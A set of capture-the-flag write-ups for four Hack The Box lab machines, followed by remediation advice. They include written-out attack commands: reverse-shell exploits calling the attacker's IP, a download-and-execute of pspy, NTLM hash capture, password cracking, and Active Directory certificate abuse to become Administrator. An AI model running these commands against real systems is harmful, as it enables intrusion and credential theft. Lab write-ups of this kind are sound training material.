
It’s using Ruby. From research it looks like this may be using PDFKit and found a CVE, CVE-2022-25765. From this we could get RCE if the URLs are unsanitized. I found this https://github.com/UNICORDev/exploit-CVE-2022-25765. Set up a listener.
Nc -lvnp 1337
Downloaded code and ran it.
python3 CVE-2022-25765.py -s 10.10.16.27 1337 -w http://precious.htb -p url

And we got a shell. Stabilized shell.

Did local enumeration on the webroot but couldn’t find anything. In /home I notice another user henry with user.txt but we don’t have permission to read it. Further local enumeration I found a local port open 36515.
Netstat -atnp

I poked at this for a while but couldn’t find much yet. Continued further and I ended up finding a config file that has henry’s credentials.

henry:Q3c1AqGHtoI0aXAYFH
I was able to successfully ssh in with these creds.

Grabbed user.txt. Ran sudo -l and we find out next privesc.
Sudo -l

Read the file.

Did research and it appears YAML.load is vulnerable https://techbrunch.github.io/patt-mkdocs/Insecure%20Deserialization/Ruby/#marshalload. Working off of that exploitation code I worked to create exploitation code to get a shell callback.

Ran the script.

And we got a shell and grabbed root.txt.


GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added precious.htb to /etc/hosts. Browsed to the site and found a Ruby web application that converted user-supplied URLs to PDF. Confirmed outbound connectivity by pointing the converter at a local HTTP server. Ran feroxbuster while exploring. Captured a conversion request in Burp and confirmed the application was using PDFKit.rustscan -a 10.129.228.98 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://precious.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion2 – Initial Access – PDFKit RCE – CVE-2022-25765
Identified the application was using PDFKit and researched the version. Found CVE-2022-25765, a command injection vulnerability in PDFKit caused by unsanitized URL parameters. Used a public exploit to inject a reverse shell payload via the URL parameter and caught a shell as the ruby user.python3 CVE-2022-25765.py -s 10.10.16.27 1337 -w http://precious.htb -p url
3 – Credential discovery and lateral movement
Stabilized the shell and enumerated the filesystem. Found a Gem repository config file containing plaintext credentials for henry. SSH’d in as henry and retrieved user.txt.Credentials recovered: henry:Q3c1AqGHtoI0aXAYFH
4 – Privilege Escalation – Ruby YAML.load insecure deserialization
Ran sudo -l and found henry could run a custom Ruby script as root. Read the script and identified it used YAML.load which is vulnerable to insecure deserialization in Ruby, allowing arbitrary object instantiation and code execution. Crafted a malicious YAML payload that triggered a reverse shell callback when deserialized and ran the script via sudo. Caught a root shell and retrieved root.txt.
Key Takeaways
- PDFKit command injection via unsanitized URL – CVE-2022-25765 (CVSS 9.8 Critical) – The PDFKit version used by the application passed user-supplied URL parameters to the underlying shell command without sanitization, allowing arbitrary command injection. Libraries that process user input and interact with the OS must be kept fully patched and all user-supplied values must be sanitized before use in system calls.
- Plaintext credentials in a Gem config file – Henry’s SSH credentials were stored in plaintext in a Ruby Gem repository configuration file accessible after gaining a foothold as the web application user. Configuration files containing credentials must be stored with permissions restricting access to the owning user only and credentials must be managed through a secrets manager rather than stored in plaintext.
- YAML.load insecure deserialization in a sudo script – The custom Ruby script used YAML.load which instantiates arbitrary Ruby objects from the deserialized input, enabling code execution when a crafted payload is supplied. YAML deserialization must use YAML.safe_load which restricts instantiation to permitted types only. Scripts using unsafe deserialization must never be executed with elevated privileges.
- Sudo rule granting access to a vulnerable custom script – Henry could run the vulnerable Ruby script as root, providing a direct path from a standard user to full root access via a single deserialization payload. Custom scripts must undergo a security review before being added to sudoers and must be tested against known injection and deserialization attack techniques.
- Weak credential storage pattern across the Ruby application stack – Credentials were found in a config file associated with the Ruby Gem toolchain, a location frequently overlooked during security audits. All Ruby application directories including Gem configuration, bundle configuration, and application config files must be audited for credential material after any system compromise.
Remediation
[Immediate] Patch PDFKit to remediate CVE-2022-25765 (CVSS 9.8 Critical)
Update PDFKit to the latest patched version immediately. Implement strict input validation on the URL parameter rejecting any value containing shell metacharacters. Process all user-supplied URLs through a URL parsing library rather than passing them directly to system commands. Deploy a WAF rule to detect command injection patterns in URL parameters.[Immediate] Replace YAML.load with YAML.safe_load in the sudo script
Rewrite the script to use YAML.safe_load which restricts deserialization to basic Ruby types and prevents arbitrary object instantiation. Conduct a full audit of all Ruby scripts across the application stack for YAML.load usage and replace all instances. Remove the sudo rule until the fix is deployed and reviewed.[Immediate] Restrict Gem config file permissions and rotate henry’s credentials
Set the Gem configuration file containing credentials to mode 600 owned by the application service account. Rotate henry’s SSH password immediately. Audit all Ruby application directories for plaintext credential files and migrate any findings to environment variables or a secrets management solution.[Short-term] Audit all sudo rules for custom scripts
Review every custom script in the sudoers configuration for unsafe functions including YAML.load, Marshal.load, eval, and system calls with user-controlled input. Require a security review and sign-off before any custom script is added to sudoers. Test all existing sudo scripts against known injection and deserialization payloads.[Long-term] Implement a Ruby application security baseline
Define a hardening standard for all Ruby applications covering dependency patch management, safe deserialization practices, credential storage, config file permissions, and sudo script review requirements. Integrate dependency auditing using bundler-audit into the CI/CD pipeline to detect vulnerable gems before deployment. Include all Ruby applications and scripts in the regular penetration testing scope. - PDFKit command injection via unsanitized URL – CVE-2022-25765 (CVSS 9.8 Critical) – The PDFKit version used by the application passed user-supplied URL parameters to the underlying shell command without sanitization, allowing arbitrary command injection. Libraries that process user input and interact with the OS must be kept fully patched and all user-supplied values must be sanitized before use in system calls.
-
Codify writeup
Codify writeup
Box name: Codify
Difficulty: Easy
OS: Linux
Overview: Codify is an easy Linux machine that features a web application that allows users to test Node.js code. The application uses a vulnerable vm2 library, which is leveraged to gain remote code execution. Enumerating the target reveals a SQLite database containing a hash which, once cracked, yields SSH access to the box. Finally, a vulnerable Bash script can be run with elevated privileges to reveal the root user's password, leading to privileged access to the machine.
Link: https://app.hackthebox.com/machines/Codify?tab=play_machine
Machine IP: 10.129.56.141
Ran rustscan against the machine.
rustscan -a 10.129.56.141 –ulimit 5000 -b 500 — -A -Pn


Added codify.htb to /etc/hosts. We also notice a Nide.js framework on port 3000. Navigated to the web server.

When clicking ‘About us’ it tells us it’s using vm2 library for the sandboxing. Upon research I found a CVE https://nvd.nist.gov/vuln/detail/cve-2026-22709. Read through the exploit and found POC. This vulnerability happens due to no sanitization on globalPromise.prototype.then https://github.com/advisories/GHSA-99p7-6v5w-7xg8. I used this poc code https://www.endorlabs.com/learn/cve-2026-22709-critical-sandbox-escape-in-vm2-enables-arbitrary-code-execution. At first it was just showing [object Promise] in the return column. When testing the RCE I was able to get it to interact with an http server I hosted.

After playing with the code for a bit, I created a msvenom payload reverse.elf, and have it chmod to execute and then execute in the same line. I was able to get a response back in msfconsole.


There is a user joshua on the machine.

Did some local enumeration we can see a mariadb server.
Ss -tunlp

I ended up coming across a database file in /var/www/contact that had the hash of joshua.

Ran hashcat against the hash.
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt

Joshua:spongebob1
Confirmed these credentials worked and I was able to get in through ssh.

Grabbed user.txt

Ran sudo -l and we see a vulnerable script we can run.


So I was stuck here even though I knew this was the next step in the attack chain. I peeked at the write up and apparently the way its checking the password is vulnerable. We can just submit * and as that makes the if statement true it allows it. The official write up links this https://mywiki.wooledge.org/BashPitfalls#if_.5B.5B_.24foo_.3D_.24bar_.5D.5D_.28depending_on_intent.29. I confirmed that works.
Additionally, the way that the program runs, we would be able to see the credentials of the $DB_PASS when it is running with the tool pspy64s.
Downloaded it to my machine.
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64s
Hosted an httpserver.
sudo python3 -m http.server
Downloaded it to the victim machine, made it executable and ran it.
curl http://10.10.16.27:8000/pspy64s -o pspy64s
chmod +x pspy64s
./pspy64s
While it was running I opening another ssh connection and ran the program and we get the credentials in clear text.
sudo /opt/scripts/mysql-backup.sh

Then we can switch user to root and get the root flag.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 3000 (Node.js). Added codify.htb to /etc/hosts. Browsed to the web server and found a Node.js code testing application. The About Us page disclosed the application was using the vm2 library for sandboxing.
rustscan -a 10.129.56.141 –ulimit 5000 -b 500 — -A -Pn
2 – Initial Access – vm2 sandbox escape RCE – CVE-2026-22709 Researched the vm2 library and found CVE-2026-22709, a critical sandbox escape due to missing sanitization on globalPromise.prototype.then. Used a public PoC to confirm code execution by triggering a callback to a hosted HTTP server. Generated a reverse shell ELF payload with msfvenom, had it chmod and execute via the sandbox escape, and caught a Meterpreter session.
3 – SQLite hash extraction and lateral movement Enumerated running services and found a MariaDB server. Located a SQLite database file in /var/www/contact containing a bcrypt hash for the joshua account. Cracked it with Hashcat using rockyou and SSH’d in as joshua. Retrieved user.txt.
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: joshua:spongebob1
4 – Privilege Escalation – bash glob pattern matching in sudo script Ran sudo -l and found joshua could run /opt/scripts/mysql-backup.sh as root. The script compared a user-supplied password against the database password using a bash conditional vulnerable to glob pattern matching. Submitting * as the password satisfied the comparison and bypassed the check. Used pspy64s to monitor process arguments while triggering the script in a parallel SSH session, capturing the DB_PASS variable in plaintext from the process listing. Switched to root and retrieved root.txt.
sudo /opt/scripts/mysql-backup.sh
Key Takeaways
- vm2 sandbox escape enabling arbitrary code execution – CVE-2026-22709 (CVSS 10.0 Critical) – The web application used a vulnerable version of vm2 with a known sandbox escape vulnerability. Sandboxing libraries must be kept fully patched and user-supplied code must be executed in an isolated environment with no access to the host OS. If vm2 cannot be patched, replace it with a container-based or process-isolated execution environment.
- Technology disclosure via About Us page – The vm2 library and version information was disclosed on a publicly accessible page, enabling precise CVE targeting. Technology stack details including library names and versions must never be disclosed in public-facing application content.
- SQLite database containing password hash accessible after foothold – The database file in /var/www/contact was readable after gaining a foothold as the web application user and contained a bcrypt hash for a system account. Database files must be stored outside the web application directory with permissions restricting access to the database service account only.
- Weak password crackable with rockyou – Joshua’s bcrypt hash was cracked using the rockyou wordlist. While bcrypt is an appropriate algorithm, the underlying password spongebob1 was a common dictionary word. All user passwords must meet complexity requirements that resist offline cracking regardless of the hashing algorithm in use.
- Bash glob pattern matching vulnerability in a sudo script – The mysql-backup.sh script used an unquoted bash variable comparison allowing glob wildcards to bypass the password check. Shell scripts executed with elevated privileges must use proper string comparison with quoted variables and must validate all user input before use. Process arguments containing sensitive values such as DB_PASS must never be passed on the command line where they are visible to pspy and similar monitoring tools.
Remediation
[Immediate] Patch or replace vm2 to remediate CVE-2026-22709 (CVSS 10.0 Critical) Update vm2 to the latest patched version immediately. If no patch is available or the library is abandoned, replace it with a container-based or subprocess-isolated code execution environment. Restrict the code execution endpoint to authenticated users and implement rate limiting and output sanitization.
[Immediate] Remove technology disclosure from the application Remove the About Us page reference to vm2 and any other library or version information from all public-facing content. Audit all pages for stack disclosure and implement a content security review process before any technology information is published.
[Immediate] Fix the glob pattern matching vulnerability in mysql-backup.sh Rewrite the password comparison in the script to use quoted variables and a cryptographically safe comparison method. Replace the bash conditional with a direct database authentication test that does not expose the password as a process argument. Remove the sudo rule until the script is fixed and reviewed.
[Immediate] Restrict database file permissions Move the SQLite database file out of the web application directory and set permissions to mode 600 owned by the application service account. Audit all web application directories for database files and correct permissions on any findings.
[Short-term] Prevent sensitive values from appearing in process arguments Audit all scripts executed with elevated privileges for environment variables or credentials passed as command-line arguments. Use files, pipes, or environment variable injection from a secrets manager rather than command-line arguments for any sensitive value. Monitor for credential exposure in process listings using endpoint detection.
[Long-term] Implement a secure code execution baseline and script review program Define a hardening standard for all user-facing code execution features covering library patch requirements, isolation mechanisms, input validation, and output restrictions. Establish a mandatory security review for all scripts executable via sudo covering glob expansion, variable quoting, argument exposure, and input validation before deployment.
- vm2 sandbox escape enabling arbitrary code execution – CVE-2026-22709 (CVSS 10.0 Critical) – The web application used a vulnerable version of vm2 with a known sandbox escape vulnerability. Sandboxing libraries must be kept fully patched and user-supplied code must be executed in an isolated environment with no access to the host OS. If vm2 cannot be patched, replace it with a container-based or process-isolated execution environment.
-
Paper writeup
Paper writeup
Box name: Paper
Difficulty: Easy
OS: Linux
Overview: Paper is an easy Linux machine that features an Apache server on ports 80 and 443, which are serving the HTTP and HTTPS versions of a website respectively. The website on port 80 returns a default server webpage but the HTTP response header reveals a hidden domain. This hidden domain is running a WordPress blog, whose version is vulnerable to CVE-2019-17671. This vulnerability allows us to view the confidential information stored in the draft posts of the blog, which reveal another URL leading to an employee chat system. This chat system is based on Rocketchat. Reading through the chats we find that there is a bot running which can be queried for specific information. We can exploit the bot functionality to obtain the password of a user on the system. Further host enumeration reveals that the sudo version is vulnerable to CVE-2021-3560 and can be exploited to elevate to root privileges.
Link: https://app.hackthebox.com/machines/Paper?tab=play_machine
Machine IP: 10.129.136.31
Ran rustscan against the machine.
rustscan -a 10.129.136.31 –ulimit 5000 -b 500 — -A -Pn


Two webservers and ssh. When navigating to the website it’s a basic website.

Ran scan with feroxbuster.
feroxbuster -u http://10.129.136.31 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Nothing was coming back right away. Nothing in source code seemed interested nor any robots.txt. I opened Burp to poke around and interestingly it showed a Backend server office.paper.

When navigating to that site it looks like we get a spin off of Dunder Mifflin site.

After poking around we find out this is a WordPress page and there is an interesting comment on the Feeling Alone! Blog post http://office.paper/index.php/2021/06/19/feeling-alone/#comments.

For some reason I was unable to get to the wordpess admin page but I was able to get the version from Wappalyzer, WordPress 5.2.3. I googled exploits and found this which aligns with that blog comment https://www.exploit-db.com/exploits/47690. I added ?static=1 to the URL and it brought us to the ‘secret content’.

There’s another URL and its likely some sort of chat system. Added that to etc/hosts and navigated to that.

I created a test account test:test. There is a #general chat that we have access to and reading through it apparently there is a bot that we can interact with.

When interacting with the bot it has access to the sales directory. After playing with this, it turns out to be nothing. I tried getting out of the directory it has access to and this gives us more information.

I couldn’t find a way to get user.txt from here but it shows that this bot is ‘hubot’. This bot has a .env file and we are able to read it through the bot.

I tried a few users to get in with the password and I was able to successfully get into dwight. I grabbed user.txt. dwight:Queenofblad3s!23

Transferred linpeas to the device. I wasn’t able to find anything with the output or manual enumeration. Eventually I peaked at the writeup. Turns out the polkit version is vulnerable.

When searching for exploits it is vulnerable to CVE-2021-3560 https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation. Edited the code to create a user hacked:hacked123 and ran it.
./poc.sh

Switched user successfully.

Then spawned a root shell and grabbed root.txt


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 80 (HTTP), and 443 (HTTPS). Browsed to port 80 and found a default server webpage. Ran feroxbuster with no useful results. Intercepted the HTTP response headers in Burp and found an X-Backend-Server header disclosing office.paper as a hidden domain. Added it to /etc/hosts.
rustscan -a 10.129.136.31 –ulimit 5000 -b 500 — -A -Pn feroxbuster -u http://10.129.136.31 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – WordPress draft content disclosure – CVE-2019-17671 Navigated to office.paper and found a WordPress blog. Identified WordPress 5.2.3 via Wappalyzer. Found a comment on a blog post hinting at secret content in drafts. Researched the version and found CVE-2019-17671 which allows unauthenticated viewing of draft posts by appending ?static=1 to the URL. The draft revealed a URL for an internal chat system. Added it to /etc/hosts.
http://office.paper/index.php?static=1
3 – Rocket.Chat bot path traversal and credential extraction Navigated to the chat system and created a test account. Found a #general channel where staff discussed a Hubot assistant with access to the sales directory. Interacted with the bot and discovered it allowed path traversal outside its intended directory. Used the traversal to read the bot’s .env file which contained plaintext credentials.
Credentials recovered: dwight:Queenofblad3s!23
4 – SSH access and user flag Tried the credentials against multiple users and successfully SSH’d in as dwight. Retrieved user.txt.
5 – Privilege Escalation – Polkit CVE-2021-3560 Ran LinPEAS and could not identify an obvious path. Checked the polkit version and found it vulnerable to CVE-2021-3560, a race condition in polkit allowing creation of a privileged user without authentication. Used a public PoC script to create a new sudo user, switched to that user, and spawned a root shell. Retrieved root.txt.
./poc.sh
Key Takeaways
- Domain disclosed in HTTP response header – The X-Backend-Server response header revealed the office.paper domain to anyone inspecting HTTP responses, exposing an internal WordPress installation that was not intended to be publicly known. Web servers must never disclose internal hostnames, backend addresses, or infrastructure details in response headers.
- WordPress draft content disclosure – CVE-2019-17671 – WordPress 5.2.3 allowed unauthenticated users to view unpublished draft posts by appending a static parameter to any post URL. Draft posts must never contain sensitive information such as internal URLs, credentials, or system details, and WordPress must be kept fully patched.
- Rocket.Chat bot path traversal exposing credential file – The Hubot bot processed file path requests without restricting access to its designated directory, allowing traversal to the .env file containing plaintext credentials. Bot integrations must validate and restrict all file access to an explicitly approved directory and must never store credentials in files accessible through the bot’s interface.
- Plaintext credentials in a bot environment file – The hubot .env file contained plaintext credentials that were recoverable through the path traversal. Application secrets and credentials must be injected at runtime via a secrets management solution and must never be stored in plaintext files accessible to web-facing processes.
- Polkit vulnerable to CVE-2021-3560 enabling unprivileged user creation – CVSS 7.8 High – The polkit version running had a race condition vulnerability allowing creation of a privileged sudo user without any authentication. System packages must be kept fully patched and polkit must be updated immediately when security advisories are released.
Remediation
[Immediate] Remove the X-Backend-Server response header Configure Apache to strip all internal infrastructure headers from HTTP responses. Audit all response headers across both ports 80 and 443 for information disclosure and remove any that reveal internal hostnames, backend addresses, server versions, or framework details.
[Immediate] Patch WordPress to remediate CVE-2019-17671 Update WordPress to the latest supported version immediately. Audit all draft posts for sensitive content and remove any internal URLs, credentials, or system references. Enable automatic security updates for WordPress core and implement a scanning process to detect sensitive content in draft and private posts.
[Immediate] Patch polkit to remediate CVE-2021-3560 (CVSS 7.8 High) Update polkit to the latest patched version immediately. Audit all recently created user accounts for unauthorized additions resulting from potential prior exploitation. Implement monitoring to alert on new sudo group additions and privileged user creation events.
[Immediate] Restrict the Hubot bot file access and rotate credentials Rewrite the bot’s file handling to validate all requested paths against a strict allowlist and reject any path containing traversal sequences. Rotate the dwight password immediately. Migrate bot credentials from the .env file to a secrets management solution and restrict .env file permissions to the owning service account only.
[Short-term] Audit and harden all bot and chat integrations Define a security baseline for all chat bot integrations covering file access restrictions, credential storage requirements, command injection prevention, and authentication requirements. Include chat bot integrations in regular security assessments and test all bot commands for path traversal and injection vulnerabilities.
[Long-term] Implement a web server response header hardening standard Define a policy requiring all web servers to suppress or replace version disclosure, backend server, and infrastructure headers before responses reach clients. Include HTTP response header auditing in the regular penetration testing scope and verify headers are correctly stripped in all environments.
- Domain disclosed in HTTP response header – The X-Backend-Server response header revealed the office.paper domain to anyone inspecting HTTP responses, exposing an internal WordPress installation that was not intended to be publicly known. Web servers must never disclose internal hostnames, backend addresses, or infrastructure details in response headers.
-
Fluffy writeup
Fluffy writeup
Box name: Fluffy
Difficulty: Easy
OS: Windows
Overview: Fluffy is an easy-difficulty Windows machine designed around an assumed breach scenario, where credentials for a low-privileged user are provided. By exploiting CVE-2025-24071, the credentials of another low-privileged user can be obtained. Further enumeration reveals the existence of ACLs over the winrm_svc and ca_svc accounts. WinRM can then be used to log in to the target using the winrc_svc account. Exploitation of an Active Directory Certificate service (ESC16) using the ca_svc account is required to obtain access to the Administrator account.
Link: https://app.hackthebox.com/machines/Fluffy?tab=play_machine
Machine IP: 10.129.232.88
We are given credentials to start: As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
Ran rustscan against the machine.
rustscan -a 10.129.232.88 –ulimit 5000 -b 500 — -A -Pn

This is clearly a domain machine. From the scan I got the domain name and added that to /etc/hosts. I tried kerberoasting but had an issue with the clock so I synced clock with the DC.
sudo timedatectl set-ntp false
sudo ntpdate 10.129.232.88

Reran kerberoast
sudo impacket-GetUserSPNs -dc-ip 10.129.232.88 FLUFFY.htb/j.fleischman -request

We get information back on 3 users ca_svc, ldap_svc and winrm_svc. Saved those hashes and ran hashcat against them.
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt
Unfortunately that didn’t crack anything but we can keep note of those accounts. I’ve been learning more of bloodhound so let’s just go directly to that. Started bloodhound and ingested data.
sudo bloodhound-start
sudo bloodhound-python -d fluffy.htb -u j.fleischman -p ‘J0elTHEM4n1990!’ -ns 10.129.232.88 -c all

I put our current user as owned but I’m not seeing anything right away. Check smb shared with smbmap and it looks like we have access to a drive called IT.
smbmap -u j.fleischman -p ‘J0elTHEM4n1990!’ -d fluffy.htb -H 10.129.232.88

Connected to the directory with smbclient.
smbclient //10.129.232.88/IT -U j.fleischman

Downloaded all of those. Opened the PDF and it looks like it’s a report of recent vulnerabilities.
I was doing research of the CVEs listed and came across https://github.com/ThemeHackers/CVE-2025-24071/blob/main/exploit.py. We can write to IT as we saw earlier. Used this to create an exploit.zip.
python3 exploit.py -i 10.10.16.27 -f test

Dropped it to the IT folder.
smbclient //10.129.232.88/IT -U j.fleischman
put exploit.zip

Ran responder.
sudo responder -I tun0 -v
And we got a hash from a p.agila user.

This is an NTLMv2 hash. Saved it as hash.txt and ran hashcat against it.
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

P.agila:prometheusx-303
With smb we have no new additional access. Going back to bloodhound we see that p.agila is in the service account managers and service account groups that have GenericAll over the service accounts group. It also looks like the CA_SVC account we saw earlier is high privilege.

So first we will add ourself to the service accounts group so we can get the GenericWrite over CA_SVC.
net rpc group addmem “Service Accounts” “p.agila” -U “fluffy.htb”/”p.agila”%”prometheusx-303” -S 10.129.232.88

Now lets do a shadow credentials attack on ca_svc as we have Generic wrote over it.
python3 pywhisker.py -d “fluffy.htb” -u “p.agila” -p “prometheusx-303” –target “ca_svc” –action “add”

Lets turn this into a TGT.
python3 gettgtpkinit.py -cert-pfx /home/kami/Fknhack/pywhisker/pywhisker/2gI7GJrD.pfx -pfx-pass ‘iTyAdSngwWFPSUVq9Qhf’ fluffy.htb/ca_svc ca_svc.ccache

export KRB5CCNAME=/home/kami/Fknhack/PKINITtools/ca_svc.ccache
Now we can successfully use certipy to do AD CS enumeration.
certipy find -k -no-pass -dc-ip 10.129.232.88 -target dc01.fluffy.htb -vulnerable

We can exploit ESC16- to spoof the UPN and get a cert as Administrator.
certipy account update -k -no-pass -dc-ip 10.129.232.88 -target dc01.fluffy.htb -user ca_svc -upn administrator
Request the certificate.
certipy req -k -no-pass -dc-ip 10.129.232.88 -dc-host dc01.fluffy.htb -target dc01.fluffy.htb -ca fluffy-DC01-CA -template User
certipy account update -k -no-pass -dc-ip 10.129.232.88 -target dc01.fluffy.htb -user ca_svc -upn ca_svc@fluffy.htb
python3 gettgtpkinit.py -cert-pfx ~/Fknhack/administrator.pfx fluffy.htb/administrator administrator.ccache

export KRB5CCNAME=~/Fknhack/PKINITtools/administrator.ccache
And we can try getting a shell.
impacket-psexec -k -no-pass administrator@dc01.fluffy.htb
Grabbed user.txt which was actually in winrm_svc.

And grabbed root.txt


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine. Retrieved the domain name from the scan and added it to /etc/hosts. Synced the system clock with the domain controller to avoid Kerberos time skew errors. Ran Kerberoasting with the provided credentials and received TGS hashes for ca_svc, ldap_svc, and winrm_svc. Hashcat failed to crack any of them with rockyou. Ran BloodHound for AD path visualization and checked SMB shares, finding a writable IT share.
sudo ntpdate 10.129.232.88 impacket-GetUserSPNs -dc-ip 10.129.232.88 FLUFFY.htb/j.fleischman -request smbmap -u j.fleischman -p ‘J0elTHEM4n1990!’ -d fluffy.htb -H 10.129.232.88
2 – NTLM hash capture via CVE-2025-24071 Downloaded files from the IT share and found a PDF report listing recent CVEs including CVE-2025-24071. Researched the CVE and found a public exploit that creates a malicious zip file triggering NTLM authentication when browsed. Created the exploit zip and uploaded it to the writable IT share. Set up Responder and captured the NTLMv2 hash for p.agila when the file was accessed. Cracked the hash with Hashcat using rockyou.
